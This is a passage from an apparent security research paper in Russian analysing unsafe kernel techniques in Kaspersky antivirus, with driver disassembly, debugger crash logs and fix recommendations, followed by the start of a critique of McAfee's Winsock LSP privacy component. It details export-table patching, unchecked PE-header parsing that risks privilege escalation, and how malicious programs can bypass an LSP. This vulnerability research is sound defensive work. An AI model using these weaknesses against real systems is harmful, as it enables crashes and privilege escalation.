.text:F8221696      xor     al, al
.text:F8221698      pop     ebp
.text:F8221699      add     esp, 0Ch
.text:F822169C      retn    4
.text:F822169F ; -----
.text:F822169F

```

```

.text:F822169F loc_F822169F:                                ; CODE XREF: KavPatchImage+14 j
.text:F822169F      push     ebx
.text:F82216A0      push     esi
.text:F82216A1      push     edi
.text:F82216A2      xor      ebx, ebx
.text:F82216A4      mov      edi, ebp
.text:F82216A6      mov      esi, offset ExportedFunctionsToCheckTable
.text:F82216AB
.text:F82216AB CheckNextFunctionInTable:                  ; CODE XREF: KavPatchImage+B4 j
.text:F82216AB      mov      edx, [esi+0Ch]
.text:F82216AE      mov      eax, [esp+1Ch+ImageBase]
.text:F82216B2      lea      ecx, [esp+1Ch+var_C]
.text:F82216B6      push     ecx
.text:F82216B7      push     edx
.text:F82216B8      push     eax
.text:F82216B9      call     LookupExportedFunction
.text:F82216BE      test     eax, eax
.text:F82216C0      mov      [esp+1Ch+FunctionVa], eax
.text:F82216C4      jz       short loc_F8221725
.text:F82216C6      mov      edx, [esp+1Ch+var_C]
.text:F82216CA      lea      ecx, [esp+1Ch+var_4]
.text:F82216CE      push     ecx
.text:F82216CF      push     40h
.text:F82216D1      push     4
.text:F82216D3      push     edx
.text:F82216D4      call     KavExecuteNtProtectVirtualMemoryInt2E
.text:F82216D9      test     al, al
.text:F82216DB      jz       short loc_F8221725
.text:F82216DD      cmp      dword ptr [esi], 0
.text:F82216E0      jnz      short loc_F82216EF
.text:F82216E2      mov      eax, [esp+1Ch+FunctionVa]
.text:F82216E6      mov      ecx, [esp+1Ch+var_C]
.text:F82216EA      mov      [esi], eax
.text:F82216EC      mov      [esi+8], ecx
.text:F82216EF
.text:F82216EF loc_F82216EF:                                ; CODE XREF: KavPatchImage+60 j
.text:F82216EF      mov      eax, edi
.text:F82216F1      mov      edx, 90909090h
.text:F82216F6      mov      [eax], edx
.text:F82216F8      mov      [eax+4], edx
.text:F82216FB      mov      [eax+8], edx
.text:F82216FE      mov      [eax+0Ch], dx
.text:F8221702      mov      [eax+0Eh], dl
.text:F8221705      mov      byte ptr [edi], 0E9h
.text:F8221708      mov      ecx, [esi+4]
.text:F822170B      mov      edx, ebx
.text:F822170D      sub      ecx, ebx
.text:F822170F      sub      ecx, ebp
.text:F8221711      sub      ecx, 5
.text:F8221714      mov      [edi+1], ecx
.text:F8221717      mov      ecx, [esp+1Ch+ImageBase]
.text:F822171B      mov      eax, [esp+1Ch+var_C]
.text:F822171F      sub      edx, ecx
.text:F8221721      add      edx, ebp
.text:F8221723      mov      [eax], edx
.text:F8221723      ;
.text:F8221723      ; Patching Export Table here
.text:F8221723      ; e.g. write to 7c802f58
.text:F8221723      ; (kernel32 EAT entry for LoadLibraryA)
.text:F8221723      ;
.text:F8221723      ;          578 241 00001D77 LoadLibraryA = _LoadLibraryA@4
.text:F8221723      ;          579 242 00001D4F LoadLibraryExA = _LoadLibraryExA@12
.text:F8221723      ;          580 243 00001AF1 LoadLibraryExW = _LoadLibraryExW@12
.text:F8221723      ;          581 244 0000ACD3 LoadLibraryW = _LoadLibraryW@4
.text:F8221723      ;
.text:F8221723      ; KAV writes a new RVA pointing to its hook code here.
.text:F8221725
.text:F8221725 loc_F8221725:                                ; CODE XREF: KavPatchImage+44 j
.text:F8221725      ; KavPatchImage+5B j
.text:F8221725      add      esi, 10h
.text:F8221728      add      ebx, 0Fh
.text:F822172B      add      edi, 0Fh

```

```

.text:F822172E      cmp     esi, offset byte_F82357E0
.text:F8221734      jnb     CheckNextFunctionInTable
.text:F822173A      pop     edi
.text:F822173B      pop     esi
.text:F822173C      pop     ebx
.text:F822173D      mov     al, 1
.text:F822173F      pop     ebp
.text:F8221740      add     esp, 0Ch
.text:F8221743      retn    4
.text:F8221743      KavPatchImage      endp

```

Код KAV, меняющий защиту таблицы экспорта, без проверки предполагает, что пользовательский заголовок PE сформирован правильно и его смещения не ведут по адресам ядра:

```

.text:F8221360      KavReprotectExportTable      proc near          ; CODE XREF: KavPatchImage+B p
.text:F8221360
.text:F8221360      var_10      = dword ptr -10h
.text:F8221360      var_C      = dword ptr -0Ch
.text:F8221360      var_8      = dword ptr -8
.text:F8221360      var_4      = dword ptr -4
.text:F8221360      arg_0      = dword ptr 4
.text:F8221360      arg_4      = dword ptr 8
.text:F8221360
.text:F8221360      mov     eax, [esp+arg_0]
.text:F8221364      sub     esp, 10h
.text:F8221367      cmp     word ptr [eax], 'ZM'
.text:F822136C      push    ebx
.text:F822136D      push    ebp
.text:F822136E      push    esi
.text:F822136F      push    edi
.text:F8221370      jnz     loc_F8221442
.text:F8221376      mov     esi, [eax+3Ch]
.text:F8221379      add     esi, eax
.text:F822137B      mov     [esp+20h+var_C], esi
.text:F822137F      cmp     dword ptr [esi], 'EP'
.text:F8221385      jnz     loc_F8221442
.text:F8221388      lea     eax, [esp+20h+var_8]
.text:F822138F      xor     edx, edx
.text:F8221391      mov     dx, [esi+14h]
.text:F8221395      push    eax
.text:F8221396      xor     eax, eax
.text:F8221398      push    40h
.text:F822139A      mov     ax, [esi+6]
.text:F822139E      lea     ecx, [eax+eax*4]
.text:F82213A1      lea     eax, [edx+ecx*8+18h]
.text:F82213A5      push    eax
.text:F82213A6      push    esi
.text:F82213A7      call    KavExecuteNtProtectVirtualMemoryInt2E ; NtProtectVirtualMemory
.text:F82213AC      test    al, al
.text:F82213AE      jz      loc_F8221442
.text:F82213B4      mov     ecx, [esi+8]
.text:F82213B7      mov     [esp+20h+var_10], 0
.text:F82213BF      inc     ecx
.text:F82213C0      mov     [esi+8], ecx
.text:F82213C3      xor     ecx, ecx
.text:F82213C5      mov     cx, [esi+14h]
.text:F82213C9      cmp     word ptr [esi+6], 0
.text:F82213CE      lea     edi, [ecx+esi+18h]
.text:F82213D2      jbe     short loc_F8221442
.text:F82213D4      mov     ebp, [esp+20h+arg_4]
.text:F82213D8
.text:F82213D8      loc_F82213D8:          ; CODE XREF: KavReprotectExportTable+E0 j
.text:F82213D8      mov     ebx, [edi+10h]
.text:F82213DB      test    ebx, 0FFFh
.text:F82213E1      jz      short loc_F82213EA
.text:F82213E3      or      ebx, 0FFFh
.text:F82213E9      inc     ebx
.text:F82213EA
.text:F82213EA      loc_F82213EA:          ; CODE XREF: KavReprotectExportTable+81 j
.text:F82213EA      mov     ecx, [edi+8]
.text:F82213ED      mov     edx, ebx

```

```

.text:F82213EF      sub     edx, ecx
.text:F82213F1      cmp     edx, ebp
.text:F82213F3      jle     short loc_F822142C
.text:F82213F5      mov     esi, [edi+0Ch]
.text:F82213F8      mov     ecx, [esp+20h+arg_0]
.text:F82213FC      sub     esi, ebp
.text:F82213FE      push    ebp
.text:F82213FF      add     esi, ebx
.text:F8221401      add     esi, ecx
.text:F8221403      push    esi
.text:F8221404      call    KavFindSectionName
.text:F8221409      test    al, al
.text:F822140B      jz      short loc_F8221428
.text:F822140D      cmp     dword ptr [edi+1], 'TINI'
.text:F8221414      jz      short loc_F8221428
.text:F8221416      lea     eax, [esp+20h+var_4]
.text:F822141A      push    eax
.text:F822141B      push    40h
.text:F822141D      push    ebp
.text:F822141E      push    esi
.text:F822141F      call    KavExecuteNtProtectVirtualMemoryInt2E ; NtProtectVirtualMemory
.text:F8221424      test    al, al
.text:F8221426      jnz     short loc_F822144E
.text:F8221428      loc_F8221428:                                ; CODE XREF: KavReprotectExportTable+AB j
.text:F8221428                                ; KavReprotectExportTable+B4 j
.text:F8221428      mov     esi, [esp+20h+var_C]
.text:F822142C      loc_F822142C:                                ; CODE XREF: KavReprotectExportTable+93 j
.text:F822142C      mov     eax, [esp+20h+var_10]
.text:F8221430      xor     ecx, ecx
.text:F8221432      mov     cx, [esi+6]
.text:F8221436      add     edi, 28h
.text:F8221439      inc     eax
.text:F822143A      cmp     eax, ecx
.text:F822143C      mov     [esp+20h+var_10], eax
.text:F8221440      jb     short loc_F82213D8
.text:F8221442      loc_F8221442:                                ; CODE XREF: KavReprotectExportTable+10 j
.text:F8221442                                ; KavReprotectExportTable+25 j ...
.text:F8221442      pop     edi
.text:F8221443      pop     esi
.text:F8221444      pop     ebp
.text:F8221445      xor     eax, eax
.text:F8221447      pop     ebx
.text:F8221448      add     esp, 10h
.text:F822144B      retn    8
.text:F822144E      ; -----
.text:F822144E      loc_F822144E:                                ; CODE XREF: KavReprotectExportTable+C6 j
.text:F822144E      mov     eax, [edi+8]
.text:F8221451      mov     [edi+10h], ebx
.text:F8221454      add     eax, ebp
.text:F8221456      mov     [edi+8], eax
.text:F8221459      mov     eax, esi
.text:F822145B      pop     edi
.text:F822145C      pop     esi
.text:F822145D      pop     ebp
.text:F822145E      pop     ebx
.text:F822145F      add     esp, 10h
.text:F8221462      retn    8
.text:F8221462      KavReprotectExportTable endp

```

Не лучше устроен и механизм изменения защиты пользовательского кода. KAV динамически определяет номер системного вызова NtProtectVirtualMemory, а затем вызывает службу через собственный переходник с инструкцией int 2e.

```

.text:F8221320      KavExecuteNtProtectVirtualMemoryInt2E proc near
.text:F8221320                                ; CODE XREF: KavReprotectExportTable+47 p
.text:F8221320                                ; KavReprotectExportTable+BF p ...
.text:F8221320

```

```

.text:F8221320 arg_0          = dword ptr 4
.text:F8221320 arg_4          = dword ptr 8
.text:F8221320 arg_8          = dword ptr 0Ch
.text:F8221320 arg_C          = dword ptr 10h
.text:F8221320
.text:F8221320              mov     eax, [esp+arg_0]
.text:F8221324              mov     ecx, [esp+arg_C]
.text:F8221328              mov     edx, [esp+arg_8]
.text:F822132C              push    ebx
.text:F822132D              mov     [esp+4+arg_0], eax
.text:F8221331              push    ecx
.text:F8221332              lea     eax, [esp+8+arg_4]
.text:F8221336              push    edx
.text:F8221337              mov     edx, NtProtectVirtualMemoryOrdinal
.text:F822133D              lea     ecx, [esp+0Ch+arg_0]
.text:F8221341              push    eax
.text:F8221342              push    ecx
.text:F8221343              push    0FFFFFFFh
.text:F8221345              push    edx
.text:F8221346              xor     bl, bl
.text:F8221348              call    KavInt2E
.text:F822134D              test    eax, eax
.text:F822134F              mov     al, 1
.text:F8221351              jge     short loc_F8221355
.text:F8221353              mov     al, bl
.text:F8221355
.text:F8221355 loc_F8221355:                                ; CODE XREF: KavExecuteNtProtectVirtualMemoryInt2E+31 j
.text:F8221355              pop     ebx
.text:F8221356              retn    10h
.text:F8221356 KavExecuteNtProtectVirtualMemoryInt2E endp

.user:F8231090 KavInt2E      proc near                        ; CODE XREF: KavExecuteNtProtectVirtualMemoryInt2E+28 p
.user:F8231090
.user:F8231090 arg_0          = dword ptr 8
.user:F8231090 arg_4          = dword ptr 0Ch
.user:F8231090
.user:F8231090              push    ebp
.user:F8231091              mov     ebp, esp
.user:F8231093              mov     eax, [ebp+arg_0]
.user:F8231096              lea     edx, [ebp+arg_4]
.user:F823109C              int     2Eh
.user:F823109C
.user:F823109E              pop     ebp
.user:F823109F              retn    18h
.user:F823109F KavInt2E      endp
.user:F823109F

```

Код поиска экспортируемых функций KAV недостаточно проверяет смещения, прочитанные из заголовка PE:

```

.text:F8220CA0 LookupExportedFunction proc near                ; CODE XREF: sub_F8217A60+C9 p
.text:F8220CA0                                                    ; sub_F82181D0+D p ...
.text:F8220CA0
.text:F8220CA0 var_20          = dword ptr -20h
.text:F8220CA0 var_1C          = dword ptr -1Ch
.text:F8220CA0 var_18          = dword ptr -18h
.text:F8220CA0 var_14          = dword ptr -14h
.text:F8220CA0 var_10          = dword ptr -10h
.text:F8220CA0 var_C           = dword ptr -0Ch
.text:F8220CA0 var_8           = dword ptr -8
.text:F8220CA0 var_4           = dword ptr -4
.text:F8220CA0 arg_0           = dword ptr 4
.text:F8220CA0 arg_4           = dword ptr 8
.text:F8220CA0 arg_8           = dword ptr 0Ch
.text:F8220CA0
.text:F8220CA0              mov     edx, [esp+arg_0]
.text:F8220CA4              sub     esp, 20h
.text:F8220CA7              cmp     word ptr [edx], 'ZM'
.text:F8220CAC              push    ebx
.text:F8220CAD              push    ebp

```

```

.text:F8220CAE      push     esi
.text:F8220CAF      push     edi
.text:F8220CB0      jnz      loc_F8220DE1
.text:F8220CB6      mov      eax, [edx+3Ch]
.text:F8220CB9      add      eax, edx
.text:F8220CBB      cmp      dword ptr [eax], 'EP'
.text:F8220CC1      jnz      loc_F8220DE1
.text:F8220CC7      mov      eax, [eax+78h]
.text:F8220CCA      mov      edi, [esp+30h+arg_4]
.text:F8220CCE      add      eax, edx
.text:F8220CD0      mov      [esp+30h+var_14], eax
.text:F8220CD4      mov      esi, [eax+1Ch]
.text:F8220CD7      mov      ebx, [eax+24h]
.text:F8220CDA      mov      ecx, [eax+20h]
.text:F8220CDD      add      esi, edx
.text:F8220CDF      add      ebx, edx
.text:F8220CE1      add      ecx, edx
.text:F8220CE3      cmp      edi, 1000h
.text:F8220CE9      mov      [esp+30h+var_4], esi
.text:F8220CED      mov      [esp+30h+var_C], ebx
.text:F8220CF1      mov      [esp+30h+var_18], ecx
.text:F8220CF5      jnb      short loc_F8220D27
.text:F8220CF7      mov      ecx, [eax+10h]
.text:F8220CFA      mov      eax, edi
.text:F8220CFC      sub      eax, ecx
.text:F8220CFE      mov      eax, [esi+eax*4]
.text:F8220D01      add      eax, edx
.text:F8220D03      mov      edx, [esp+30h+arg_8]
.text:F8220D07      test     edx, edx
.text:F8220D09      jz       loc_F8220DE3
.text:F8220D0F      mov      ebx, ecx
.text:F8220D11      shl      ebx, 1Eh
.text:F8220D14      sub      ebx, ecx
.text:F8220D16      add      ebx, edi
.text:F8220D18      pop      edi
.text:F8220D19      lea      ecx, [esi+ebx*4]
.text:F8220D1C      pop      esi
.text:F8220D1D      pop      ebp
.text:F8220D1E      mov      [edx], ecx
.text:F8220D20      pop      ebx
.text:F8220D21      add      esp, 20h
.text:F8220D24      retn     0Ch
.text:F8220D27      ; -----
.text:F8220D27      loc_F8220D27:
.text:F8220D27      ; CODE XREF: LookupExportedFunction+55 j
.text:F8220D27      mov      edi, [eax+14h]
.text:F8220D2A      mov      [esp+30h+arg_0], 0
.text:F8220D32      test     edi, edi
.text:F8220D34      mov      [esp+30h+var_8], edi
.text:F8220D38      jbe      loc_F8220DE1
.text:F8220D3E      mov      [esp+30h+var_1C], esi
.text:F8220D42      loc_F8220D42:
.text:F8220D42      ; CODE XREF: LookupExportedFunction+13B j
.text:F8220D42      cmp      dword ptr [esi], 0
.text:F8220D45      jz       short loc_F8220DC5
.text:F8220D47      mov      ecx, [eax+18h]
.text:F8220D4A      xor      ebp, ebp
.text:F8220D4C      test     ecx, ecx
.text:F8220D4E      mov      [esp+30h+var_10], ecx
.text:F8220D52      jbe      short loc_F8220DC5
.text:F8220D54      mov      edi, [esp+30h+var_18]
.text:F8220D58      mov      [esp+30h+var_20], ebx
.text:F8220D5C      loc_F8220D5C:
.text:F8220D5C      ; CODE XREF: LookupExportedFunction+11B j
.text:F8220D5C      mov      ebx, [esp+30h+var_20]
.text:F8220D60      xor      esi, esi
.text:F8220D62      mov      si, [ebx]
.text:F8220D65      mov      ebx, [esp+30h+arg_0]
.text:F8220D69      cmp      esi, ebx
.text:F8220D6B      jnz      short loc_F8220DAA
.text:F8220D6D      mov      eax, [edi]

```

```

.text:F8220D6F      mov     esi, [esp+30h+arg_4]
.text:F8220D73      add     eax, edx
.text:F8220D75
.text:F8220D75  loc_F8220D75:      ; CODE XREF: LookupExportedFunction+F3 j
.text:F8220D75      mov     bl, [eax]
.text:F8220D77      mov     cl, bl
.text:F8220D79      cmp     bl, [esi]
.text:F8220D7B      jnz     short loc_F8220D99
.text:F8220D7D      test    cl, cl
.text:F8220D7F      jz      short loc_F8220D95
.text:F8220D81      mov     bl, [eax+1]
.text:F8220D84      mov     cl, bl
.text:F8220D86      cmp     bl, [esi+1]
.text:F8220D89      jnz     short loc_F8220D99
.text:F8220D8B      add     eax, 2
.text:F8220D8E      add     esi, 2
.text:F8220D91      test    cl, cl
.text:F8220D93      jnz     short loc_F8220D75
.text:F8220D95
.text:F8220D95  loc_F8220D95:      ; CODE XREF: LookupExportedFunction+DF j
.text:F8220D95      xor     eax, eax
.text:F8220D97      jmp     short loc_F8220D9E
.text:F8220D99 ; -----
.text:F8220D99
.text:F8220D99  loc_F8220D99:      ; CODE XREF: LookupExportedFunction+DB j
                    ; LookupExportedFunction+E9 j
.text:F8220D99      sbb     eax, eax
.text:F8220D9B      sbb     eax, 0FFFFFFFFh
.text:F8220D9E
.text:F8220D9E  loc_F8220D9E:      ; CODE XREF: LookupExportedFunction+F7 j
.text:F8220D9E      test    eax, eax
.text:F8220DA0      jz      short loc_F8220DED
.text:F8220DA2      mov     eax, [esp+30h+var_14]
.text:F8220DA6      mov     ecx, [esp+30h+var_10]
.text:F8220DAA
.text:F8220DAA  loc_F8220DAA:      ; CODE XREF: LookupExportedFunction+CB j
.text:F8220DAA      mov     esi, [esp+30h+var_20]
.text:F8220DAE      inc     ebp
.text:F8220DAF      add     esi, 2
.text:F8220DB2      add     edi, 4
.text:F8220DB5      cmp     ebp, ecx
.text:F8220DB7      mov     [esp+30h+var_20], esi
.text:F8220DBB      jb      short loc_F8220D5C
.text:F8220DBD      mov     ebx, [esp+30h+var_C]
.text:F8220DC1      mov     edi, [esp+30h+var_8]
.text:F8220DC5
.text:F8220DC5  loc_F8220DC5:      ; CODE XREF: LookupExportedFunction+A5 j
                    ; LookupExportedFunction+B2 j
.text:F8220DC5      mov     ecx, [esp+30h+arg_0]
.text:F8220DC9      mov     esi, [esp+30h+var_1C]
.text:F8220DCD      inc     ecx
.text:F8220DCE      add     esi, 4
.text:F8220DD1      cmp     ecx, edi
.text:F8220DD3      mov     [esp+30h+arg_0], ecx
.text:F8220DD7      mov     [esp+30h+var_1C], esi
.text:F8220DDB      jb      loc_F8220D42
.text:F8220DE1
.text:F8220DE1  loc_F8220DE1:      ; CODE XREF: LookupExportedFunction+10 j
                    ; LookupExportedFunction+21 j ...
.text:F8220DE1      xor     eax, eax
.text:F8220DE3
.text:F8220DE3  loc_F8220DE3:      ; CODE XREF: LookupExportedFunction+69 j
                    ; LookupExportedFunction+162 j
.text:F8220DE3
.text:F8220DE3      pop     edi
.text:F8220DE4      pop     esi
.text:F8220DE5      pop     ebp
.text:F8220DE6      pop     ebx
.text:F8220DE7      add     esp, 20h
.text:F8220DEA      retn    0Ch
.text:F8220DED ; -----
.text:F8220DED

```



```

.text:F8220DED loc_F8220DED:                                ; CODE XREF: LookupExportedFunction+100 j
.text:F8220DED      mov     eax, [esp+30h+var_4]
.text:F8220DF1      mov     ecx, [esp+30h+arg_0]
.text:F8220DF5      lea     ecx, [eax+ecx*4]
.text:F8220DF8      mov     eax, [ecx]
.text:F8220DFA      add     eax, edx
.text:F8220DFC      mov     edx, [esp+30h+arg_8]
.text:F8220E00      test    edx, edx
.text:F8220E02      jz      short loc_F8220DE3
.text:F8220E04      pop     edi
.text:F8220E05      pop     esi
.text:F8220E06      pop     ebp
.text:F8220E07      mov     [edx], ecx
.text:F8220E09      pop     ebx
.text:F8220E0A      add     esp, 20h
.text:F8220E0D      retn     0Ch
.text:F8220E0D LookupExportedFunction endp

```

Пользовательский режим напрямую вызывает код ядра KAV без перехода в кольцо 0:

```

kd> bp f824d820
kd> g
Breakpoint 0 hit
klif!sub_F8231820:
001b:f824d820 83ec08      sub     esp,0x8
kd> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0006f4ec 7432f69c 74320000 00000001 00000000 klif!sub_F8231820
0006f50c 7c9011a7 74320000 00000001 00000000 0x7432f69c
0006f52c 7c91cbab 7432f659 74320000 00000001 ntdll!LdrpCallInitRoutine+0x14
0006f634 7c916178 00000000 c0150008 00000000 ntdll!LdrpRunInitializeRoutines+0x344 (FPO: [Non-Fpo])
0006f8e0 7c9162da 00000000 0007ced0 0006fbd4 ntdll!LdrpLoadDll+0x3e5 (FPO: [Non-Fpo])
0006fb88 7c801bb9 0007ced0 0006fbd4 0006fbb4 ntdll!LdrLoadDll+0x230 (FPO: [Non-Fpo])
0006fc20 f824d749 0106c0f0 0000000e 0107348c 0x7c801bb9
0006fd14 7c918dfa 7c90d625 7c90eacf 00000000 klif!loc_F823173D+0xc
0006fe00 7c910551 000712e8 00000044 0006ff0c ntdll!_LdrpInitialize+0x246 (FPO: [Non-Fpo])
0006fecc 00000000 00072368 00000000 00078c48 ntdll!RtlFreeHeap+0x1e9 (FPO: [Non-Fpo])
kd> t
klif!sub_F8231820+0x3:
001b:f824d823 53      push     ebx
kd> r
eax=0006f3cc ebx=00000000 ecx=00005734 edx=0006f3ea esi=7c882fd3 edi=7432f608
eip=f824d823 esp=0006ef00 ebp=0006f4ec iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
klif!sub_F8231820+0x3:
001b:f824d823 53      push     ebx
kd> dg 1b

          P Si Gr Pr Lo
Sel   Base   Limit   Type   l ze an es ng Flags
-----
001B 00000000 ffffffff Code RE    3 Bg Pg P  Nl 00000cfa
kd> !pte eip
          VA f824d823
PDE at  C0300F80      PTE at C03E0934
contains 01010067      contains 06B78065
pfn 1010 ---DA--UWEV  pfn 6b78 ---DA--UREV

```

При пошаговом выполнении кода ядра KAV, вызванного из пользовательского режима, система падает; очевидно, механизм не столь надёжен:

```

Breakpoint 0 hit
klif!sub_F8231820:
001b:f824d820 83ec08      sub     esp,0x8
kd> u eip
klif!sub_F8231820:
f824d820 ebfe      jmp     klif!sub_F8231820 (f824d820)
f824d822 085355      or      [ebx+0x55],dl
f824d825 56      push    esi
f824d826 57      push    edi
f824d827 33ed      xor     ebp,ebp

```

```

f824d829 6820d824f8      push    0xf824d820
f824d82e 896c2418      mov     [esp+0x18],ebp
f824d832 896c2414      mov     [esp+0x14],ebp
kd> g
Breakpoint 0 hit
klif!sub_F8231820:
001b:f824d820 ebfe      jmp     klif!sub_F8231820 (f824d820)
kd> g
Breakpoint 0 hit
klif!sub_F8231820:
001b:f824d820 ebfe      jmp     klif!sub_F8231820 (f824d820)
kd> bd 0
kd> g
Break instruction exception - code 80000003 (first chance)
*****
*
*   You are seeing this message because you pressed either
*       CTRL+C (if you run kd.exe) or,
*       CTRL+BREAK (if you run WinDBG),
*   on your debugger machine's keyboard.
*
*               THIS IS NOT A BUG OR A SYSTEM CRASH
*
* If you did not intend to break into the debugger, press the "g" key, then
* press the "Enter" key now. This message might immediately reappear. If it
* does, press "g" and "Enter" again.
*
*****
nt!RtlpBreakWithStatusInstruction:
804e3592 cc          int      3
kd> gu

*** Fatal System Error: 0x000000d1
                        (0x00003592,0x0000001C,0x00000000,0x00003592)

Break instruction exception - code 80000003 (first chance)
*****
*
*   You are seeing this message because you pressed either
*       CTRL+C (if you run kd.exe) or,
*       CTRL+BREAK (if you run WinDBG),
*   on your debugger machine's keyboard.
*
*               THIS IS NOT A BUG OR A SYSTEM CRASH
*
* If you did not intend to break into the debugger, press the "g" key, then
* press the "Enter" key now. This message might immediately reappear. If it
* does, press "g" and "Enter" again.
*
*****
nt!RtlpBreakWithStatusInstruction:
804e3592 cc          int      3
kd> g
Break instruction exception - code 80000003 (first chance)

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

Connected to Windows XP 2600 x86 compatible target, ptr64 FALSE
Loading Kernel Symbols
.....
Loading User Symbols
.....
Loading unloaded module list
.....
*****
*
*               Bugcheck Analysis
*
*****

```

Use !analyze -v to get detailed debugging information.

BugCheck D1, {3592, 1c, 0, 3592}

*** ERROR: Module load completed but symbols could not be loaded for klif.sys
Probably caused by : hardware

Followup: MachineOwner

*** Possible invalid call from 804e331f (nt!KeUpdateSystemTime+0x160)

*** Expected target 804e358e (nt!DbgBreakPointWithStatus+0x0)

nt!RtlpBreakWithStatusInstruction:

804e3592 cc int 3

kd> !analyze -v

```
*
*                                     *
*                               Bugcheck Analysis                               *
*                                     *
*                                     *
*                               *****
```

DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)

An attempt was made to access a pageable (or completely invalid) address at an interrupt request level (IRQL) that is too high. This is usually caused by drivers using improper addresses.

If kernel debugger is available get stack backtrace.

Arguments:

Arg1: 00003592, memory referenced

Arg2: 0000001c, IRQL

Arg3: 00000000, value 0 = read operation, 1 = write operation

Arg4: 00003592, address which referenced memory

Debugging Details:

READ_ADDRESS: 00003592

CURRENT_IRQL: 1c

FAULTING_IP:

+3592

00003592 ?? ???

PROCESS_NAME: winlogon.exe

DEFAULT_BUCKET_ID: INTEL_CPU_MICROCODE_ZERO

BUGCHECK_STR: 0xD1

LAST_CONTROL_TRANSFER: from 804e3324 to 00003592

FAILED_INSTRUCTION_ADDRESS:

+3592

00003592 ?? ???

POSSIBLE_INVALID_CONTROL_TRANSFER: from 804e331f to 804e358e

TRAP_FRAME: f7872ce0 -- (.trap ffffffff7872ce0)

ErrCode = 00000000

eax=00000001 ebx=000275fc ecx=8055122c edx=000003f8 esi=00000005 edi=ddfff298

eip=00003592 esp=f7872d54 ebp=f7872d64 iopl=0 nv up ei pl nz na pe nc

cs=0008 ss=0010 ds=0023 es=0023 fs=0030 gs=0000 efl=00010202

00003592 ?? ???

Resetting default scope

STACK_TEXT:

WARNING: Frame IP not in any known module. Following frames may be wrong.

f7872d50 804e3324 00000001 f7872d00 000000d1 0x3592

```

f7872d50 f824d820 00000001 f7872d00 000000d1 nt!KeUpdateSystemTime+0x165
0006f4ec 7432f69c 74320000 00000001 00000000 klif+0x22820
0006f50c 7c9011a7 74320000 00000001 00000000 ODBC32!_DllMainCRTStartup+0x52
0006f52c 7c91cbab 7432f659 74320000 00000001 ntdll!LdrpCallInitRoutine+0x14
0006f634 7c916178 00000000 c0150008 00000000 ntdll!LdrpRunInitializeRoutines+0x344
0006f8e0 7c9162da 00000000 0007ced0 0006fbd4 ntdll!LdrpLoadDll+0x3e5
0006fb88 7c801bb9 0007ced0 0006fbd4 0006fbb4 ntdll!LdrLoadDll+0x230
0006fbf0 7c801d6e 7ffddc00 00000000 00000000 kernel32!LoadLibraryExW+0x18e
0006fc04 7c801da4 0106c0f0 00000000 00000000 kernel32!LoadLibraryExA+0x1f
0006fc20 f824d749 0106c0f0 0000000e 0107348c kernel32!LoadLibraryA+0x94
00000000 00000000 00000000 00000000 00000000 klif+0x22749

```

```
STACK_COMMAND: .trap 0xfffffffff7872ce0 ; kb
```

```
FOLLOWUP_NAME: MachineOwner
```

```
MODULE_NAME: hardware
```

```
IMAGE_NAME: hardware
```

```
DEBUG_FLR_IMAGE_TIMESTAMP: 0
```

```
BUCKET_ID: CPU_CALL_ERROR
```

```
Followup: MachineOwner
```

```
-----
```

```

*** Possible invalid call from 804e331f ( nt!KeUpdateSystemTime+0x160 )
*** Expected target 804e358e ( nt!DbgBreakPointWithStatus+0x0 )

```

```
kd> u 804e331f
```

```
nt!KeUpdateSystemTime+0x160:
```

```

804e331f e86a020000      call    nt!DbgBreakPointWithStatus (804e358e)
804e3324 ebb4              jmp     nt!KeUpdateSystemTime+0x11b (804e32da)
804e3326 90                nop
804e3327 fb                sti
804e3328 8d09              lea     ecx,[ecx]
nt!KeUpdateRunTime:
804e332a a11cf0dfff          mov     eax,[ffdf01c]
804e332f 53                push    ebx
804e3330 ff80c4050000          inc     dword ptr [eax+0x5c4]

```

2.7. Решение

Антивирус KAV опирается на множество небезопасных приёмов в режиме ядра, угрожающих устойчивости системы. Первым шагом к исправлению должно стать удаление таких решений, как изменение неэкспортируемых функций ядра и перехват системных служб без надлежащей проверки параметров.

Большинство задач, ради которых KAV прибегает к перехватам и другим рискованным средствам, можно решить через документированные безопасные API и соглашения, описанные в Windows Device Driver Kit (DDK) и Installable File System Kit (IFS Kit). Разработчикам стоило бы следовать этим способам работы с ядром Windows, а не применять грубые обходные приёмы, создающие риск падения системы и даже повышения привилегий.

Многие используемые KAV приёмы на x64 блокирует PatchGuard. Поэтому выпуск 64-разрядной версии антивируса неизбежно осложнится, а её значение будет расти по мере распространения компьютеров и Windows для x64. В 64-разрядную Windows нельзя загрузить 32-разрядный драйвер, значит KAV придётся перенести свой драйвер на x64 и учитывать PatchGuard. Быстро устаревает и расчёт исключительно на однопроцессорные компьютеры: большинство новых систем поддерживают Hyper-Threading или несколько ядер.

3. Проблема: McAfee Internet Security Suite 2006

Пакет McAfee Internet Security Suite 2006 включает антивирус, межсетевой экран, средство борьбы со спамом и другие программы. Здесь рассматривается только один его компонент — McAfee Privacy Service.

Компонент должен перехватывать исходящий трафик и удалять из него заранее заданные конфиденциальные сведения до отправки в сеть.

Для знакомого с сетевым программированием такая задача сразу выглядит почти невыполнимой. Многие приложения отправляют сжатые или зашифрованные данные, универсально обработать которые без специальной поддержки каждого приложения нельзя. Поэтому общее средство очистки данных сможет работать лишь с программами, для которых написан отдельный обработчик, либо с теми, которые передают сведения открытым текстом. Само изменение исходящего потока также способно нарушить работу приложения. Например, если протокол проверяет контрольные суммы, произвольно изменённый трафик будет отвергнут.

Но основная проблема глубже. Для перехвата и возможного изменения исходящего сетевого трафика пакет использует характерный для Windows механизм LSP — многоуровневого поставщика услуг.

LSP представляет собой пользовательские DLL, подключаемые к Winsock, то есть к интерфейсу сокетов Windows. Они вызываются при каждом обращении приложения к сокетному API. Это позволяет просматривать и менять трафик без полноценного драйвера ядра. DLL поставщика загружается и выполняется в контексте приложения, сделавшего исходный вызов.

Следовательно, у большинства программ все пользовательские обращения к сокетам проходят через LSP пакета и могут быть изменены.

Уже здесь возникает серьёзная проблема: DLL поставщика находится в том же адресном пространстве и обладает теми же правами, что и вызвавшая её программа. Поэтому вредоносное приложение технически может изменить код DLL, исключить себя из обработки или вовсе обойти LSP.

